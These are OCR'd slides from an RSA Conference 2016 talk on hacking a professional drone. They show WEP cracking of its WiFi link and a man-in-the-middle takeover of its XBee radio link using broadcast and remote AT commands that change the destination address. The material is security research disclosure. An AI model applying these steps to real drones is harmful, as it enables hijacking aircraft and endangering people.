RSAConference2016

San Francisco | February 29 – March 4 | Moscone Center

Connect to Protect

SESSION ID: HT-W03

Hacking a Professional Drone

Nils Rodday

IT Security Consultant

#RSAC


Goal

The goal of this talk is to give insights into the security of Unmanned Aerial Vehicles (UAVs) and to show that professional UAVs are not as secure as one might think.

Agenda

- Definition
- Attack Vectors
- The UAV
- Attacks
- Live Demonstration
- Remediation
- Impact
- Lessons Learned
- Q&A

Definition



Complexity

Unmanned Aerial System (UAS)

Unmanned Aerial Vehicle (UAV)

Drone

Model Aircraft

Only remotely controlled / No pre-programming


Equipped with a flight computer / pre-programmed / no intelligence

Extending the features of a drone, the UAV also possesses some kind of intelligence


A UAS comprises all components, including the UAV and additional equipment (RC, Base Station)

Modelled after: R. Austin, Unmanned Aircraft Systems. UAVs Design, Development and Deployment

Example products – Physical attack vectors



©Rapere



©AP Photo/Francois Mori

Example products – Logical attack vectors

©Battelle


Denial of Service

Mission statement

Take over the UAV

The UAV Under Investigation

The UAV – Specifications



25k – 30k €
30k – 35k $


Add-ons

3kg Payload
7lb Payload

Advanced Features


30 – 45min Endurance

The UAV



Telemetry Box
XBee 868LP link
GPS Receiver
Data flow
802.11 WiFi link (WEP)
Data flow
Video link
Not connected
(two separate devices)
Flight planning software
Data flow
2.4 Ghz
Remote Control
link
Remote Control

©IEEE

The UAV – WiFi focus




The UAV – WiFi attack




```
                    KEY FOUND! [ 20:12:20:12:12 ]
Decrypted correctly: 100%
```

Attacker's tablet



Flight planning software
Communication route after attack
Flight planning software
Original communication route


Original tablet

The UAV – XBee focus



XBee – Chips



Power Converter
Antenna Connector
12V power supply
Data Connectors
Power LED
RX LED
TX LED
RS232
XBee chip
Digi International
XBee S8
XB8-DMRS-002 revF
0013A200
40C6662C


Optional microcontroller spot for programmable version
Radio chip
Microcontroller EFM32
Area where cover was removed

XBee – Using 3rd party hardware

- Software Defined Radio (SDR)

XBee – Spectral analysis



000.867.991.831

Source

RTL-SDR / USB

Radio

○ NFM ○ AM ○ LSB ○ USB
○ WFM ○ DSB ○ CW ● RAW

□ Shift 938.100

Filter: Blackman-Harris 4

Bandwidth: 32000
Order: 450

□ Squelch: 50
CW Shift: 600

FM Stereo □
Step size: 1 Hz
Snap to grid □
Lock carrier □
Correct IQ □
Anti-Fading □
Swap I & Q □


Audio

Samplerate: 48000 sample/sec
Input: [MME] Microsoft Soun
Output: [MME] Microsoft Soun
Latency (ms): 100
☑ Unity Gain ☑ Filter Audio

AGC

□ Use AGC ☑ Use Hang
Threshold (dB): -50
Decay (ms): 100

XBee – Using XBee chip itself (Obtaining Connection Parameters)



0013A200
40C6662C

18 * 10^18 tries
(4.294.967.296 ^2)

~~0013A200~~
40C6662C

42 * 10^8 tries
(1 * 4.294.967.296)


~~0013A200~~
~~40~~C6662C

16 * 10^6 tries
(1 * 16.777.216)

XBee – Obtaining Connection Parameters


XBee – Reading the manual...

1. API mode
2. Broadcast
3. Remote AT Commands



It's not a bug, it's a feature ☺

XBee – Man-in-the-Middle Attack


Attacker
Communication route after attack
2./4./6. Acknowledgement
2./4./6. Acknowledgement
1. Broadcast
3. Remote AT Command: Change DH + DL
5. Remote AT Command: Write
Flight planning software
Original communication route
Tablet
Remote Control
UAV

